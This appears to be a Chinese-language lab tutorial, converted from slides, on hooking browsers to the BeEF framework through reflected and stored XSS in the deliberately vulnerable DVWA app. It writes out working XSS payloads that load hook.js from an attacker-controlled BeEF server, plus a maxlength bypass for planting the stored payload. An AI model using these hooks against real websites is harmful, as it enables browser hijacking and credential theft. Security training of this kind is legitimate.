

# XSS漏洞利用

郭益華

# 目錄

1. [使用反射型XSS使使用者上鉤到BeEF](#)
2. [使用儲存型XSS使使用者上鉤到BeEF](#)
3. [BeEF-與上鉤的使用者互動](#)
4. [BeEF-在使用者的電腦上執行基本命令](#)
5. [BeEF-使用偽造的超時提示竊取帳號和密碼](#)

# 1. 使用反射型XSS使 使用者上鈎到BeEF


# BeEF 介紹

- BeEF 為一個瀏覽器攻擊框架，可用來測試瀏覽器的安全性。
- BeEF 的特點：
  - BeEF 可以在瀏覽器中注入 JavaScript 代碼，並與 BeEF 伺服器進行通訊。
  - BeEF 可以檢測瀏覽器中的漏洞，並利用這些漏洞進行攻擊。
  - BeEF 可以監視瀏覽器中的活動，例如網頁訪問、表單提交等。
  - BeEF 可以與其他工具整合使用，例如 Metasploit 和 Nmap。

# 在 Kali 上安裝 BeEF

```
(kali@kali)-[~]  
$ sudo apt install beef-xss  
Reading package lists ... Done  
Building dependency tree ... Done
```

# 在 Kali 搜尋 beef 點選 beef start



# 第一次使用會請我們設定密碼

```
$ sudo beef-xss  
[sudo] password for kali:  
[-] You are using the Default credentials  
[-] (Password must be different from "beef")  
[-] Please type a new password for the beef user: █
```

設定完之後按Enter

# 會自動開啟BeEF介面


```
● beef-xss.service - beef-xss
   Loaded: loaded (/lib/systemd/system/beef-xss.service; disabled; preset:
disabled)
   Active: active (running) since Mon 2023-12-11 00:32:07 EST; 5s ago
     Main PID: 8904 (ruby)
        Tasks: 3 (limit: 4596)
       Memory: 73.7M
          CPU: 4.598s
       CGroup: /system.slice/beef-xss.service
               └─8904 ruby /usr/share/beef-xss/beef

Dec 11 00:32:07 kali systemd[1]: Started beef-xss.service - beef-xss.

[*] Opening Web UI (http://127.0.0.1:3000/ui/panel) in: 5 ... 4 ... 3 ... 2 ... 1
```




# 實際畫面



127.0.0.1:3000/ui/authentication

Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec



**Authentication**

Username:

Password:

Login

# 輸入帳號密碼



帳號: beef  
密碼: 我們前面所設定的

**Authentication**

Username:


beef

Password:

••••

Login

# 登入畫面



# 根據給的範例來實際測試

```
[*] Web UI: http://127.0.0.1:3000/ui/panel  
[*] Hook: <script src="http://<IP>:3000/hook.js"></script>  
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>
```

# 查一下 Kali 的 IP

```
$ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 02:42:a1:d1:a3:6b txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.10.135 netmask 255.255.255.0 broadcast 192.168.10.255
    inet6 fe80::bde1:461f:c40:b00d prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:8c:c3:8c txqueuelen 1000 (Ethernet)
    RX packets 66759 bytes 100196872 (95.5 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 5606 bytes 369820 (361.1 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

# 將 IP 貼上至範例程式碼中

```
<script src="http://<IP>:3000/hook.js"></script>  
192.168.10.135
```

```
<script src="http://192.168.10.135:3000/hook.js"></script>
```

# 使用DVWA做測試



[Home](#)  
[Instructions](#)  
[Setup](#)  
  
[Brute Force](#)  
[Command Execution](#)  
[CSRF](#)  
[File Inclusion](#)  
[SQL Injection](#)  
[SQL Injection \(Blind\)](#)  
[Upload](#)  
[XSS reflected](#)  
[XSS stored](#)  
  
[DVWA Security](#)

## Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

### WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.

### Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

### General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

# 將 Security 先設定為 low

## DVWA Security

### Script Security

Security Level is currently low.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low



Submit



# 點選 XSS reflected

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

## Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

### More info

<http://ha.ckers.org/xss.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)  
<http://www.cgisecurity.com/xss-faq.html>

# 輸入文字提交並複製提交後之網址

## Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

## Vulnerability: Reflected Cross Site Scripting (XSS)



What's your name?

Hello jerry

# 按照之前的方式注入可得到警告通知

`http://192.168.10.131/dvwa/vulnerabilities/xss_r/?name=jerry#`

`http://192.168.10.131/dvwa/vulnerabilities/xss_r/?name=<script>alert("XSS")</script>#`




# 將警告語法改為BeEF所提供的程式碼

Before:

`http://192.168.10.131/dvwa/vulnerabilities/xss_r/?name=<script>alert("XSS")</script>#`

Now:


`http://192.168.10.131/dvwa/vulnerabilities/xss_r/?name=<script  
src="http://192.168.10.135:3000/hook.js"></script>#`



# BeEF 成功釣到Kali



# 可對Kali操作任何指令，後面章節會再說明指令操作




The screenshot displays the Burp Suite interface. On the left, the 'Hooked Browsers' panel shows a tree structure with 'Online Browsers' expanded, containing '192.168.10.131' and '192.168.10.135'. The main panel is divided into tabs: 'Getting Started', 'Logs', 'Zombies', and 'Current Browser'. The 'Current Browser' tab is active, showing a sub-tabbed interface with 'Details', 'Logs', 'Commands', 'Proxy', 'XssRays', and 'Network'. The 'Details' sub-tab is selected, displaying a table of browser capabilities.

Key	Value
browser.capabilitiesactivex	No
browser.capabilitiesflash	No
browser.capabilitiesgooglegears	No
browser.capabilitiesphonegap	No
browser.capabilitiesquicktime	No
browser.capabilitiesrealplayer	No
browser.capabilitiessilverlight	No
browser.capabilitiesvbscript	No
browser.capabilitiesvlc	No
browser.capabilitieswebgl	Yes
browser.capabilitieswebrtc	Yes

## 2. 使用儲存型XSS使 使用者上鉤到BeEF

# 點選 XSS stored 會跳出之前所注入的 XSS





# 提交 BeEF 會遇到字數限制

Name *	<input type="text" value="beef"/> <small>textarea 418 x 53</small>
Message *	<div>&lt;script src="http://192.168.10.135:3000/hook.js"&gt;&lt;</div>
<input type="button" value="Sign Guestbook"/>	

限制字數50

```
<td>  
  <textarea name="mtxMessage" cols="50" rows="3"  
    maxlength="50"></textarea>  
</td>
```

修改為字數500

```
<td>  
  <textarea name="mtxMessage" cols="50" rows="3"  
    maxlength="500"></textarea>  
</td>
```

# 可成功將程式碼完整填寫並提交

**Vulnerability: Stored Cross Site Scripting (XSS)**

Name \*

Message \*

Name:  
Message: test2

Name: beef  
Message:

